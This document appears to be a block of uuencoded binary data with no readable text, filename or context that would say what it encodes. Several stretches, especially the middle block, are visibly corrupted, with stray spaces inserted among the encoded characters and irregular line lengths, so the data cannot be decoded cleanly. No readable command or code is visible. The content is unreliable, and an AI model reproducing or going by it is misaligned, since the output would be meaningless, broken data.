M# [9['SSS>2H'KG/AT4[Y`5!.."JW?^/F2\SW6&CLRCV(TN37EH[K<P[KBJ,L\$
MDEBR57:>W/*:I`QDS:B"UEY`-U=22+)B+_) (P/%SO2MJW8P12_=OEYDXL<?
MT9>5;9-<;R`CR?H7\$28_5)!C4X1[1*[9`[O/6%2`J7*QK72<2F/&A)5F<#CY
MOF<L><9`=%5W!Q+SJF8T1F@]&X^1(;0:4P%*`^*`Z7_-PXQY`SQ`WN.;REX#
M+!>!'A)%0^L#R.5G>*<SH(3CS`I/(T*M.KJ0.&=;9L%@K):L!,\@M9K7E4IN
M4._#B?S">K%8?Q0R%P>&5EIJJT,J#\$PCHF@Q?"?1&*S&`*_HR,^)):K9Y+`
M(5': :6X+%UJNAV.5]76F4.JL\$U#BX)%+SMBUVFS#N17S8@<\[6[YB7U]<?:5
M74M3PE%`"MY3'\$72CEZ0SVSL3P,^`28/COD=DEW=N?J/Y9+@?BO!>RB6]/2
MK)>UN9CM6M!_?E?..[2&M&DS7VNJCVR]OSJ&KJ^RA3:>9R#.DKR<+R+(Z1;V
M-.3%,R1^0-4+YJ[!=`<\A%JQ/-I`K.#7+3RL'UR5B':-UA@20LH;EZ8%!E>M
MB6PE\I`BN"9YD1HX^?;M-+&IZHF#R9H1/TA3_8YN',^8Q5GE#DCI(!AV3P&
M%/T?`W^K^-UU\`T5BW2:/B&`XHL>!21T9,?6N!ORY33\$BRR<#.82<"6)=G
MR`&Z+,ME^QH.GST(J=03,9DQP!)?1:%H4B,SJJ>DF),Z'2VTM9X,PT2K"QD4
MK.Z1BF_&`(E:' ,BG42HL.V\1+R>T+!V+=-\$:Y\$L9_:_=:5)U2#&!`'/+:ND>-
MU`6)4+!`8,TQD_T9W\K\$P,5(\$L@[1`Q";OWG1M]"&0^)^HTB(A\420\$ (MIAYM
M/27]O@F\$FMN`(!:PC7/"@3.X2BUB`VSN:)B(214Q;V"@JT!OPSJ@)>3`J&P>
MXU4C=H(;WG`(ZPK/)A\$X^1QH&7H`AP`)VD(X.//TP@T*@,D)]!;#0+2@<B8
MS4<JF4G=ZS:[;6Q\$]9^PEO"6A]>VIHC48W\$`H:/7TE]F^8SP6`DX7J.`3"!]
M&#XS(\43:'%G(B(KP)/EZ7\I0HLU#`ZD,QW52QV:*V(:)^?H[%/M\`ESI!L

M=S%X5KBQ(P9R'J>S>M,1RB!>K3\$C2G9F6]=]O&`@VIV#UH815M#FT.;LG'M`
M+S-HT^A:&Q"R=G%7I1B[;?!@7"+8A@KN)#PK4-S0AF)RZD(VS?<M1GP0:=IB
MT,-A@B1NA2)?N+K+U+O).MPM^*^<^[UL'+"&YP0/VLO#C&J6'9O,'3.&Z#R&
M\$8(8R\!])'+)-#L+40GXH-:/H0Q;+_U(K8(2[7&H)V(;B]A;4]4L:C[*G!49"
M_\$#A<A<_ "J?#Q-!CB&L>G?&X&KDK0,T]N"-DS[HQ&-Z4Q0>-X5@QKN^7'646
M)6=%Z_;.N"%N4HK6NAND]BVGMA=<-V5*5A\$&\$HN+,GDF@NBTZO4-R+7(+_Q
M'PM5C'RF1Y@.X+X/#=%HQQ&;#EO6XGZ]5>() 'I!RC:ZY]' +G)-B\$=%%)>CS!
M1B6E2C3W,#J8"36,``YA%=K238=.D-J1R-\$>TDC:R.5.A"IE,5*EL78@['"4
M;@EO]]TAUU>"NPXDRT=B^VRD*UQFN2X(13A^XL).&`. /;S)7VS.&\$/\$0\$_%"
MIACV'PWUH2RL:*3!"SDF5'\&I+W<W\$G\WH_M@`. [9(7HR\$)BC^2%Q2YW2U
M<D;`E6O05R>HO;M4?23<]%VB*&1C&(' &@2T4#Z\$^)]@<8\QFK&:TO\$;6%7)E
M9\$7@1; .57WA246NXG.IA<,N2EPY+@QJN;A(,EY._W@ (6MI%3)!4PJ' LQDD/@
M\$@P* @B7+SC9-F! [/ '\ "#2' \$17B+"R@39V`*O?B7U<'5:'1]\$*[Q*P8'+V^S\
MJF' 'ICAHZIVUIC>7*/+=AV(A#D\$G`E&E<M\WUL)B(;^ [P' JANF`M^H-C%#
M5:3`*T!T-W@+(<B)E6'`O7`ZFZ>T/*)U?IDAFa/(`X(4Q:-\$SQC2\$`5V-, /+
M+E@:HS<O?%FF+:VQDFSM&P;4/_; [QV>O]OM] [W__5Z!;E;&8SNEIJ]GKGS3.
M3EHGG?-,1Q4+9<52EY4@@@J2K%T20(K(3_?I,_A">D@)' +0&P`-/ "9HU<&D
MJ8.(<!"F2<733\G?;!&,F=) <9M:' 3JVCC]O0<@MK(/7WH^M@I!T#^#.1[/@]M
M(IXQ\$WLJD./:8^?^Y=8,EWKA' O)J_VD7>=I%GG:1IUUDV5W\$?.OB+%\#=\WA
MCQ^FDQPI6ZIN!%Q?A4_]LP6(XQQG;3+L9X3UR'3,.1YNE\R`ZLX115]8H%
MA=/\.=Z.-?`I/PAK*" `SXJU<+?;%A"D-Z>XB3H'!@TN<4I!8+"&M?BA9\C7'
M<S<Y9S\$99P2=I0CYU?X3*?_+DW+.CF8@D4T-2V]I&DEX"VDB7\O9/. *VYV\$F
MCA)H.)M'PMZ?23(7J,J=R?)HM9@%G+Z3:,'M@9:\^9]!/H6H%IOE<`X"Z;T
MFBH9%418\BT8ZX';67N7X6C.G?J9' `46(SP=#L<QO4UT[;U)LZZO=Z0T;1H-
M\$PJ;:M2^8>6/0TPY3\$'6#,#08B!\$<]6"R#+)I).0XG1(YQ2D\$X#;?#ID' "2-
M(DWHWP3P)63;JJ)6O34&46>_&G' LXY<N"+LBH05\._13'_X]G4\N()9I\^B`
MG! !4`N95D/W?>=)0@81ZS29112,H=/5YAZD@RT9GJ\$D/5I9=P5F+--+ZD21
MOVTUCX`PP?E)6\KB.P79\ (WS-B&?VFY616NRO6+BNI%Q4;Y>RKIQYNR0\$[22
MRCCJ9^GRB:YRZ\$K/Z5J"KO*%0>7<)) /D5/3U=-'=S;T8M&Q[S6AR@;9%(\$5Z
MS[SV\=F+/_U.05#*'!15@9Q;] \&['',I*,3)+I<*('/'(Q6QC685)=8K%=9[
M>ZI)QHR8P(P)BM4[\J*\$SD\$98=85`*PU]FZ^*8Y3>VZZ#2)'ZK<14<]54J<
M@#WM+3:C]4!]1_.4.F=O.O-4ZYR_TGK?Q@*4E)>_U3O&M^KLK;UG;=2T)HI3
M#[PT4@4+`;FAEW-BAB5(308_C#K\$KQ4B#!'P_*E8\GNNMR5?^.5IK9727QW
M@.CCPO]5@N8!J.!?>Y==H3WXR^_2Q'VK7*?6'@ "L'Q:/GP`\%ZQ9)0SM+U
M8G^V4\TY&W\$13FDR0B8R?48YK:"YW>6:,U^0Y<ML=U\$G>ZOHQ/ET;T'/+^ZO
M9^?3%PO&L_0XW\$^W5\PRI>/8Y3.IR\7C/W58QZ[\^FK>_\$_-R+;!I\ .3IOMI
M8S`1T^P5W'49IV=/AK=6@H2B7:[\$6-@CX&;>#[\$7K,*8&RY4D4%=R,2J1]7
M;`9]&^677)-":UKM;<W@`AU*1/AYS>[Y2A.W`XEHAQD'XNBE">"<25,]J4M
M<2S"_(>P)<!\Z4X%G&/>2W%>.1S6B>Z+))<<L!(DDXY=&*L237AW&E#2:]
ME;5DA\$">`DMD+O+)M;W.]6\WI:N,<=\$L4\$RB,,+ND+1,MQ!51YK2J6J,Z(
M7T8_^BC<8Z62&XNF965@ "JPJ'6Y=U-@?&Y:8.#?L],L'K?/^N<]_J8Z!G@
MP6`WCP.9=4PL4#^`7I%N7&B7ZT7OU`X; ,SEB<(2H1(Z0WHF>D`CT=CAS-HT9
M*[\HMA1;2<C6#\$43`7T9(IPW%@J?0"BEC/A'<#D'\$`S^/056`&WJCV^?J\3L
MJ-6\`F&D<")>V>H`7^=3[%<+&DN#E@%C913JNKS60-WJD\$+-JM19-%Y`*9@`
MNC_/8V2:PVB`@=W\$7:0!SJVQK^7ECY!MR%S1^M*5Q'2V\$N!@[H/3ZGRJ.;%!
M4U\`\$PV\M5_)^X^S1[\$#8``\$L6VM*8A)B1:MQ..U(LSDF1>=P,_'EQIBN?:
M6C"=3[S?\$.H?56EJ(3@/!O,X"3^Q_ ;[R@[?S>8<^N_6<F>0506L@;3">VN_
M%]"Y.6#;]Y';-&KQ:X&W`3&DRVY6)#\DY#EI#AN"SV8SC\$/ "NR`%7\$:\\$0L"
MHA--EE%Y.!ZR'6?V.63`B!LR,FB,D`PL1V8T_.3<AE].W%BQ;-G@(\%Z)-C\>
M/DX@LQ8EUY2`ZZB6.R)M5E,EJ?0R">1*1V.U2SD(E6T'61(?)I!&.HN#
M3V\$T3\9X8>:CQIP1_.SQA8LASJS?=0&S%7DSY#)A,=:MY.-)03J"NA>,MF!T
M7/;\$6DX/Z4(R\$I(.)K`L1@MP=: (=PD]XYD\IPW+X&:&1"1EXHH.,]&2Z/:GT
MB<J`T0P1G>&>[G2DL'G)-'"(DV%Z-W>@'%ZW1`83\$@LM0W: ^HXPQH6Y/'NX
MZS+,BIW`V/)/+7GE"W*L&(0@C)Z"I[U_ ;XY%5"8/(_03T7^4R>[K/[&:Q:PF
M5S*PQB3PDD0VB8]J/'5@.X+=(_L1&*RRV.9FAGVTK,V5/'[YDBU85@@ (COCO
M3AZ7R^2X:BO#Z^Y51Y&7>5SQSR+-198K9/07A,_*>88GE2=\$#IW(F:\FXTQW
MXG_DL0&-YNI>R-94^OU3%[I&R220NM!*0*AZ#`!. ,:L8!(@0[^PVFP^HY;)5
M9]KY'#KU1?`<5(G9>=0Q1W,4RU!3.N2*P<T.;5'>%J<F5-R!>?06F2%PF(DQ
M3B![QIK3;'9GW:LDQ531>2\$%[7!PX`3C@D>2F%VH*"2E4ZC0XHZ1.GL8\&L
MQ6A]' /AE-JE\21002_=DE\$;W,TF>CIT%Y,\5OPI2,&R*2>HA*^T!;C?@O_Z
M:)I1&>9@WKFXE!&IQZ&I(5\$J)FP8S,=^++2+#&BC<70!NZ6=)UT/QHE=/D]X
M66R2Q!CM@=C)I#&OJ,2HP>>YR;!<>"DV((I='QE/?#MFB":UF%HP\$6\$#0QMC
M>^K\9(;G%R:ITN_P8@[FY'H,AY2+-BO<^?@2+]CRM(CXP@P.Q[M02N?-MZ<H
M-ZT`D>J\$&B*#WI!<+U\\$00@]B#M8`U)-%2,156=" ,Q=*`SF2?AD) ^\N2!L?=
MY81"3PJ%=R&=XXCB;Y0FGS&O<' \D1\$=G7_7\$>RY#43Q:D]*T8_8YK:D@S2,G
MI!&[3Q%ZS"DY*\$+*#%63)V! ,;///*2EO`]!S5D:RS0HD7S=]R6F7H#\$+1*LE
M-PO?5TAR<MAER,YQS2442G1/0G&B%N/@OSB=*\$T"XES\$TRS@M0LO<6UJ[CY^
MFK*C^82' ['41'P^4/D\PY)XD*:UE5*HDVE6-Q"@VZ/\$XNJ8#%1@C(7508HI
MV;2WS[>?,P(!5*(L6Z!9BB8S)FV#"@FCSJ\$2%\$_,).+(+T.>/A"/)R)V)T6
M6,'?W1^`/JDK,&H\SH2\P-8T939#P`.!N&: ^!:GB7!X5J?)K.KC3%`3*T` :0

M.R=X`Z=-, -Y (3P. !&3<0/D+B) *?@0PY3CAN+I, C (LCH`79Y@W@A9\$ (EMN!B#O
M`, OQ`Y7MPSABX) &__ (>3 [O (6T#UQN_V8=YFRZH>2MRSD\$=H?OEV`GLO@R\X
M1R9N]D#56 (.F^F+!T (0L.^?V&3R?\TV6R?B#. `+_ *CD*C/1J%. %*0' G?#2, `M
Y4+`^X+\C\#R, K#E>&97^5=: @Q01; JNUG#C1X' TDFY/) E (@YL7X9&. F"' ?77
M%\$M?LU=AT [A@7". Y!56SQG-H6LR96@# "P: S?AZO=Y2Q`+4!V89D+. <+ \$^\$I>
MCA1XT, K] S, R@) 1WF?&5\9H+R>: (YZFEL-3] WF+HY (3, 8] O\@FB=>, O5GR159
M) BWLI: XCH>%XZD_] <32: !Z; _N0C; `SE&O>!3\$-__ (F) 72 [, B\M4&ACL^>>P`:
M/G; O- /<XW4NMSGYQY [A. %YWCV#\WDXMHC-^XFQRK@6YRG: YPD^MTN9L<&: EP
M [3C=XH0Q=3U' ET2VKUN! \$DON7@8\$B2//; HH\?36P@G@BQB23N0GG==+-: V%5
M-, E1F.> (9, 9 (\<TC, [(F) W: GG8L1#U1G, U8/V& `QPB' (&G+E4RHEE\0=%/LT
MDE] -IT8SHN/JK@VR/KFYQ-P\ . IGC: I CYT3: TA= `=#1L"' IA"5D (G [ZIA: ; YP
M4\`5EF (%) \ (\$9. L6\6M^KT_\$OYCX' 63_, 2`/8AJ@G6="5M7T*: LAV) 70JX\$`
M] \6FD/ :E. ^\`NK] 92/7*8 [C"8' ^O) &Z; E3V1^%="XB8X\626X%IR_8\$" %8-N
MC*"BQ. B (NDIAME"22DW3; ; CXXD8*Z56, A [<@1`-690F0, <?U1#AB, `PO. 7)
M. O@1OH, QW, ' . ' P<#<0C4%*H=K44AK1S-F=O_ *FK&BNPH, , \ \$2H!<&X+-) ' ` (
M3X () P [MPD% `VUD*: U>U: 0LR?@`6+=; I+-4"2, . : \K#FL. B/0-?PJ' :) %5G7
M& (?VJY`UQ&#-<. \$7AO&1" &%#?7+#; WXY/@Q\$5I1\$M01L; NC' PT6XQL[, (8 [
MV^) HZBY (T0C! / , 5C88OS"' ?+C*`S+<UK5K^->L5J8 ('AFY!BB"\$5QKS\$3@&)
M%ZQY. 677; 4%BQATAA==\D/; #Z05; 65: \$5' -Z"#MA=H2!, TN (\$7<+P (4JZ5 (6
MEG<) PN7+ - / : 6B=\$6#! &Y2_&8A. Z2B! O8A\$P#5>?&=VC!PA. ! `Z/FH67SHC+Q
MO. \$J5Y\9+ (F' `BH; +XQ' KRFUG1B"/P<0Z^XIM=-C#D%41' 0+CQ4BVI"W*, Y7
M; B_+1_NZ%\) &: 5P_LCXVPKZY!5GG12J [-4W?%#T4TBQ1T [/_9X5W2Q_/!B
MGAU@K/AJJP"88ZKA': QI8S\ /Y%/9. 8H2<<] <3: B: V>W\4B. \X3F/RS3T?) C
MGK@D] DMUZ [9>*45-TFQ=\$ [1AQH_@R"7!@SNK; 3&/RV (8WIMG`EMVEQ6%"8#R
MOA2) `] 7Y-U0&] JN] [C*0 [[: ROVE!FV-!7X ((\IWO\$TU!0?CFTE<M1' E3@: -I
M, *A-0GOQ15ZO. VRTLAV51^W' 9; %`0^IE89N) /\] B, !7. H&^!H<-*L%6SV[X5
MJMJ5\$%EI+N7LCV# /7`6_YMJ [!V?8KG [OP+%`N2K9=AN' <X#\NNRMC<ZXGU!
M7DT#*<>L. : ZMEEOS1E6*/P=JHDN: P<AQO [157X^7: RL@EV' ; O/1#\FT-8U; -
MN/EL%N*MVTK [4&1M2H357/ : @FH] ` . 0QZF&FTJ"TZ4-^0=; 1Q9"_&SR^A\) P
MT; 89] \5ZF\$:) MJ>8; @N><3\$CE+J@, V46G6YE?LSQZ/Z<NDX<IG=TA*0XRH8
ML^-@4IC17#20=R/LLNW#ZR^Q<R=FJG-R/\%: KKSF">G+U2NRZ4\$, ^T#H\U@J
MHBE (!H8<`C8VMD] BTUO9H1. ?' BPU8BU&6T2V#B9L; *NA&N<#"#\$LP+W?2FO
M, +9E. "CE. *=(; YPZJ5L (043-+: ^IX, 7=\$#C3O) R//7VAGJL+5. ZU%^, \Q%! -
M"J&X' CFX@=HNS8%<<6H\$P#^#. #*"ZD!C0], *3&B%53PP. 5#&=\7*\`<X5OF^
M, 1SJ: 61U&1*` , Y\8"<) UD@W3W\$S-\MK) VD [X] 93+P&HM@TA50;]H2; U1R77)
MX?5` ` [-J^L\$^<\GGEI1#OH [. <=&^>+2>\$/@B=@9U@F, 90EUN8AA"F! I ("C@
M41A/KFD/P'; 2. `AH*#S] N@8 (& `Z/9"#O5CM' Z\$ [` , `BM^XC` (*7A6%, !NTG2
MA+6; +)] HZ; : TI. -6: 7HZZ [[>!RUA>44) K!>!; AK#UNA+0UIL5F4*4543LOOP
MT9LN&H2 (VO! : ^!; [S9_RAXYK10/56; U!5 [+YQQ7\$: 4E; /: ITD0SEI828ET&#
MA"M/%&@!5I45!202=[_JW@D!J6*57 (1J\Z^P2_GGJD67KIV#`<8R2; C_`YH
MD') 5 (F3=NQA' @X] X713` . DP# =A0%-S-. VS6GXPOW [[/&3!9 [TH60' SSR] K: Z
M86=HAS [AJ\R (DJ) /] %@-. BQ) #_#5L!4M"*-@+@M@^U4S&URW7LZR4`3*) \ZS
M`LZ3QQ+NPH+*N>@IE [] [8C\9]: %T_%IL] %R*/\$4' \$\$\$6H2, K] TF74: VPJ: X@
M=3`DTW\$PS [=X*8="1K [Y; G!6_] R; #P<K' !. >* &@) "LKSD] 22<) A^?O<: \5Y\$
M; S\`8NY%7+"P*. Q#&HY#, C\1C-P@) -P/X/19P'R5/3<4M`1TEZ/VO] M6/Y: 1
MM' 70<BNH4ONX#N4\$P6P=7+) ' HL>SYYO; RBVW\J4. `O6\& `PR!, . =; BC<E%7-
M#4+MY7UL1; , -JX*JFG: : `X6QE`I^O' OA+) ". F: TU0Q3, G01) E" [\P<=<=BZ% (
MY<Z`%U!D@!L: U+V*HRGX# [6W. R*K, QV6L: TIA (%@C3' 1< (11UB&BQ`UDR4`^
M/H#] ' (D!UPY724<17H1V. /PJ#<HX*HB<TGK_9@MRS^~?^>48E`>U%' *0-089
M`1-T#ZENUV*"I5?`% !HV#PH0CGZ1FI5R4`] K=E8, V8AS*A&TYT`JCS^@R#2@E
M [%Q=&4 [1E`] ^7=R`Q, 2: GR; , QI@H] \$761?=7B4< [E98QX<7+MKM@V>I4; P, :
M7 [2\$>RM?PO3Z*R&/! <M@OMY=>I7VEE@E [?ONHA5; ^8*- (QYM) ^M; M*2"AKR.
MT1LZ^?FDP<IZIY (/V (47+F;) M80%3`KV1"O!E1@9ST; OM:>4+1=] ?++ [>J<+
M8>&THP3DESAAIQA_% (@S\`09]: `\"?QC\$/#C-AL<>F; XX (JU69CCL (VUF`!YF
M\$<J%) =ZK`XM ('TDO-M". FT%55?XTZ?, 4D@X_H!7+'8M@V. XT_92\>KO! =`C6
MWE4Y4\$T^, M; +) 2KI0-, _EV-_I\$II, I_`V1`N4HM: DX#*G44/C3&8F. V<AEO,
M*QY [19/<*/S73 (8ORQT&P\Q [AZ4-18YP) 6&YL1B6)] %P/@Z. (T8^P] O-) !L8
MR@J [F-OW. 30*I: L`WSTE`8\NDF@<I ('7. &NOK7W#CM!_Y) K1: K\B<' [_1H6
MA#WH++IF; /-DE*Y) +DLN@S (>L/SR3E8Z\0>= [I8_F^7; 7QV&R2Q*@A; CHKK5
M8"!_HSI#_ /!JWF' K [+S5; /1: A_U&KW?>/OC0: SG6Y, 2?G023*, [/QZZXZ00+
M] I!95B`L@` ``V/AZ [#>PQTG?' P [93I%@"4?`LG!+WI%K!\$QM!) ==MDOO7U8
MPR1_Z!Q8S9^ZKN1U=`, =CM, ; VOHL16EV. C`\$7`>^51; UVXO] 88C: I; &1]) W\$
M: SS`Q] \$!\4. QO+QZE-B6DMRVZ9] . U<L#NHNW] C: &H=<G39#`*PFUB; EFX4%1
MJ0ZEEC6+; 6UML=D7YY?=4?EE^PPN?0U6 [5-W1MK\Q) @F+) ``YG' 0J=XW-` [8
MD0@?LK5/1+>\$A8\, %NV' @\5C@X0\$P: H10S: , ><&-N>: @!E&+692\$7TC7*M. #
MLY+9]] %<?W] /D&2LB3B?>T&: 8] 1? !G [, N! /; 5L (1^45>0@`#R: !@!V-` [YR>
MMIJ] _FFG_V+OH' _2ZKWO' &8XJP; VB3_K3YQ; A6NOR-\L\G: +2F7#N5M`+G: Q
M53B##) 3<Z [0ASZ<KFPRH: YV3D7-9?GAD?-SGU, O_ [9@; FIZD=@U`JK*@4YP"
MK"3C%`J\KIV<`+II\$_: (O\$: , I4 [*_<Y; FUM8SE=YZL3O0/-E\SJ, , 7F6_ [
M"\Y7XV4+FJ! " =YJXG/#MU] HU_, >TUB (N@49ZR^N_8\! ?J=A4Y-Q<-E/#75\$

MSJAE\$3[OKX_N&%8"F.^&C!^,50LQ72^5C#>*S<SX;DL+WM(D#XN)OE-,!TR
MN9,)K/FBIRBSX67T*ZB+Z?=>3\$8^;#6/C<)_/KMSE_:/?I[W#[HOX?B?WCZ
M?)6?)!YLH^_MN;!MN(^(\$?SJ_U)^?W]<L=_5_X^G+WQ<L_[+YX\?+UJ[U7
M[.<?=>G9?[+W>_8.W\Q`'F\$. ,0L_[@Q^/9D7E%KW_2C_DA=>,9C=Q.+I*O>J@
MYNU^)]V;S3VV-%YC-AL'>.B=IQ"RICT='D-<"J&PF#WE@3Q)S1:Q7;^W#@[
M8T?N3O>\==0Z;YTV6_WC=K-UVFWUW[<:A^RTW>TUSGM_AK+P']D*A6,9<"OQ
M.N(VKPE!:AA#W`5;3245U-XHVB4@I;\1/?&I*P;D!4W#L#!##7!_+J0YG0V
MOQB`'Z\;S6-V6C\.!\$TP89^#BB[WM[6CE>%\L_YR^>U+>_7:(YF5Q"#:8[Y
M>,3X@^#8`',='H'SYYQZ\$%^?Q\$TPULA\$T'.OE'LHXT5&]D-:QG#NF%H2W1
MG989@2P/T<'PF%(4=.&GCQ%08[8N0]!CAQ=S'@.W#DW-IV/_&MWR8OA.?0S)
M6"CAOJ\\$'7XK"O\$Q;Y(TF&!?:81S"^!/!/()KN&\3V\$T=HU\$%N'#H7)\).#T
M!PV!KV]QKUX27:9H)L7'ZOFc.`C@8G5+8-'9F2J201>:9\QNQ/WNL:@%60&]
MJS2=O=W>OKZ^W@);HP17'JX!QL\$66[!M?Y:,M_E5M`_A#AC(+R&8E@C'RI=Z
M2R%OD,56S\$SHAQRU7(1AF5Q>0\$]K1"^%EN/>\T?7:W>=@Q!LF=>^7-MNR/_2\
M7QKGYXW3WJ_@/'-8X_=7[2_OTL.ZUV-O6.334^BN3!;I=KW/NM4_.CMLM]K9Q
M>N@A47JL4.O@5^>PW6T>-]HGL:QU/S3?BW;;K2ZB2?NT>?SAL'WZD^SX
MN'W2[C5Z[<YI'3M6%6'H)ZWSYGOVLW'0/F[W?L4VCMJ]4QC*\$1M+PSMC--]N
M?CANG'MG'\[/MU6W?NO#^U6SVN=_F?GUY/6:0\&?=>HYW6R?'IVSKEOP;\$M;
MX"0(#-B)7"7<R' '@C?WI:.Z/'F\\$2FFZ+Y-5,96!1H:AY,PY1PDLQ9R41=S
M,"85_1D]DG-8YW=NKNEDFQ[GFTURBTPP'C,QLI!&2GZ1;&>69=^WN[W.^:_T
MB\EIH&&<PLV7+I?]I?5KM_]^[1OBB:Y7H,V<Z?=\$P4S;-O:\$%\$:RD8\XCH-Y
M.!YR)LFDA4IE/?-XW:IR&/JC:91`"&.MAO9T?:W"1N/KEM\$?@QLR\U;)F_16
MQ44=6I[*5LVGQC#D;2B6A<+RR3K"PO3U)R=_O0'=F9\X\$^,;O!"4BN#OXT2
MEM4LEE+/C*^--^3",M,;PMU'B*(R#7]A_JBGQQ"CVH7N@-<-^65-N'W)+-A>(MN
46W#6/^F%JRW>?MY>)OT5?<'AY5/P^('R<Y#<CWO(EU[9\$]A&\$<0H0:AMP7
M6D3KGYL^R28EL*'`^"7N9BLA:'[8'N'F+QZDL'QX&(^DFV)!_!0I!]!_J!8%Y_"
M(5QYBL&M6P^--KJ7#G.Q;/K'G@AVJLN060[.X<(*1S<HG1CF1V\YHUGAH-0O6
M[>88U*-UUXH;A8V'1G%\\$@P%HL'=\$E1:=[AU9UP#(:B,^V1618?,081C*+X
M1I0V'EH4CU;BF5KK[E<9=.9&YDSZBQEU\$4X#_8'F\,X\H<H>6GO#812]^<&
M2EF/J5<(CLX\$3%9UB%;Q,PR_84P='G%NP.-=3TP0::U#KJ[6=,C\$84?7ZN7Z
MPNI-Z2_/H;>@5\$Z+W2N&<<,V9G,8!-DQF>_7'2Q#N56')H>:%,%RZCOO)
MQ[R]!&'KXH(!OK"7?:H[]H#^Q^02<'Q)KG23/9VM\M?V7I&DKGJJFE[\$15UY
MW4DJL;O#%T6=90E96IT-<^K)'C;\$\/(U2-(%H/N)8N>V>6F<A_7,&-#!/+E1
MA:&T_L3<L&<SW/"[3,X,9)WUG!<6?PZC.\$QOW/7SWYIDQW;Y%()/D\$#!#3@9
MRN%=>^7K.^UO"L7ET-IZ/VE.XIY5<Q7BXGBMD)D:8@I"=EO%4A\YP<(B:1=\$8
M7"+U[NC5&7L#U]/0(;<!6,^7%>6:FP'59&^I%9R/!@09CRDZ%ES\$Z7J<4)
M/X>3^>0'O+1P4SEGIT8!:D\--S5ENW2AECK&HCU@7(K5R7I>N?6E^A'6&:YI
MZ'WHY<QIE._#-0U7']EI+RC&XP'DW*FLIY;;OV6?62GLIY?;GWI/G*69;VP
MW/HM^S#GLEW<;GU1'^P(J^HVN%N'H:C2"_:PO+K=>>A[<'@2\$H8,PE9VLERBW
M?BL^<<VV21"71"9CC"S^V'6K31RU#>X*/WCPXS?X0Z&P#^:0T:Q-Z4W!<LAC
M9=89Z]L*/OO`"K?H!"-^KK\3=6'K@;I"##X"S2.K*^J%@VE"17]_QP=Q?<5X
MN;MB*.)-C@,]NGK,RQ@;"\PDPQ4'M/#"8@,<ELI#N&9NI_9`^")E7XA5H=CA
MM35K5S[PAZ,@0]_BQ7K9'='>:\$]P77^Q7M"2ABJH>,2LSX@>9H)KGN'U>0)(
M%/ICX3N&#IPD5;IV\BX6)KSD8J_KU7K%'M72H_KPH7VX:#!QAH\$/'')USL#7
M._WYO'&BAL\$.%8.BJ\/'S#V%@=1WCB^V3QL';=ZK<VS\\Y9Z[SWJWFFHL;/
M_&DX:\$\O(Y(_?' \VKL_@V6;('LHSC4A?'D3RF;RHX7T\(<\?' :W8.UIWFZ>K
M-^N5"IX)!JGWYOXOO(3@=^)N"H[.ELUWR#T() ?0YC28,T%C+!.PN5OCTH^C
M-11]H#7!R*1CH@F(3E?>>CC!T.EFE7RL#C[TI(XO)TZ8%(Q/E\)?S?TOJ):B
M_C`'W[MX:[+R/HKO?U_LO'CQ^GO_`_KI_O<A/M^\$T\%X/@R\W\&+.BQ\$]1%
M]'E;[_%U]>.:++9N(@N.W>6K<30R'\S3<)QLH:9-=M.,X@!;WV[^?9^#L8'
M)6`_2(YT&GCF'Z^@<N<8>0?;?][WJZ(^U7VVQ9#[@],O^FGWJ@?#N/^9<S\$
MF+_]G4E\$OZU5=C[O[-0]\^]@'"_W7L+?BS?X'9_O7L+?88'E\7F'92YW\<EW
M^!>_7V+)G1?8'M:]] .00V?'[U<2;5_@7G[S"HOL#[-['O]C0_@LUH!VJE1DN
M=6,]R<PL4VCO`K_OXQBQLU?8\3Z._24^W\>2+ZEC'(3O[-[N;?>-FCD]H98&
MVA-?G\X>_`WQ2FN5`*655V^Q-QSQ[D"K06NAS_!2>TOE]7&_0=. [U%*: "O
MX,E3;T^]W6=O>_SO&COZ9;CC)W\<#OO)+#%YY/:&BTL"+6ULL[9>(^_8UR@5
MO_M(FR)?*2I[J='I!?:5X'B0?SO2YK=_AOJPSG."]\QRKPQYH\PN+\1SLK!
M\$%I\$&-)N@GV]&!#0+=;!. 'B6>_1301*S66/MI?7:K[[.+LA06"@-A_:<%X@
MY_R.H(3?!WS6N[MJC\$-MB_+?+(F-R/'?'7*K^"09J_X3>!K0A#K0]=4_4VC\$
M%VI_>4-0@Y.1G\Z3M9][O7'<'`9PI@-E#CN1=.D?BIM77:M4FB?]TP_'Z`1F
MY5(MCJ&@YUG%1CJGT([7/\$&YY0@/3(?*?1V3FK'/)^?;>F8D1N@T(=1@Y4.2
MJKK<IL404;]P)NRLG\)5"2O=GOBC@2M1LK-C<#QB<L_+EGP)([KO(0%>?L
M53P\$,Q5M')1A(-RO-7'<'[:A7;[=/68?^LP4[I[!1_!M2U>N,K[.A/CC'
MAXY";&2U<HA`P(2W57,=<WNO)/OUL^Y=5*\1]&C-\$NT)%*<VA\1D/'1>%;3
MLI^<C`_JH#RZ"%-OQ\,<XJ!_;&@Q5(Q!L2;)M5&'&S7)]6/0\$1M+DP]7EZ4E
M6H51,D=WQ+Y,G*O"\0DDP9*^V!Z#@D@"OJ=!'T>QT'.%W0O.#L+.\#OD+^!
M%0-G_KYTR81H85'RN;J[L_6F50?8**MOMG;8M_03^J>[M4P;HE89,\X<_3)
M_+&08\$>+UUU!40ODQ;>G?3UIF[/`\$JT<D<V8'85N3LST\$;\,"R![9C0'X_%
MN'!W4*OMY2R=5V(]2L'6ADT!5_L]%^6'XFMU.3[F1.5%W\$Q46CE/,YV2W\$V
M.8&2_\$UW42_@<HM'(GF=#8VR'*\D0FJ[E%@USU@.SP!W'8@H2(P%\$)\$,V5-3

M\HR! (MHE8!@ [(' 'P9JI0M\$K/^OWY%*W/-X99SL''PH&9':\$GD3K!?^H.6,HA
MU=E2:X0\$#&"F5IZ]/>F%\$T@!C/%)D>[@ '>M@,G.^/9SSU' (U)E1_,XO]T<3W
M:#;5W,G4,D4STW(4P=EEG\NY95)I4W.\=,VQN)B8;&T-5I5;*!^)J&UPR_?6
MJSAAW4WI(EP%)+383-*#QQ;=,U) #1H;&.1W70@)JGL6.%*G+T2;>* .KIH9]\
MC%Y-/++#H&I;9-9,*+E'!L@;=;5@PV;CS*L&5%M94V-GU,L.8SM,%JF8Y[4-
MOE/B@)_. _[?S\$6R5STJ[C0WEH7*O\KAKCX7G@' ZT) ^!E=5C,MU>K;V[GOO\$V7
MSK2N-S=S-C1;T'0?,'\$B#ZB\$S1'R[OW>J_TS@'ED<NL&:5(%_@CCV(, _!"XQ
M+/RRCR)GWGKPOBD<7HJLJA1.0P:T^4P(A0X<A@*)". /+BZD4Y@8F'UOC.(D<
MKK'K9"F0H%L\0&3AWP&]UBKAI2=8_>:/HAE18JWRFY2N[:VB/<5E!_DEMS[\$
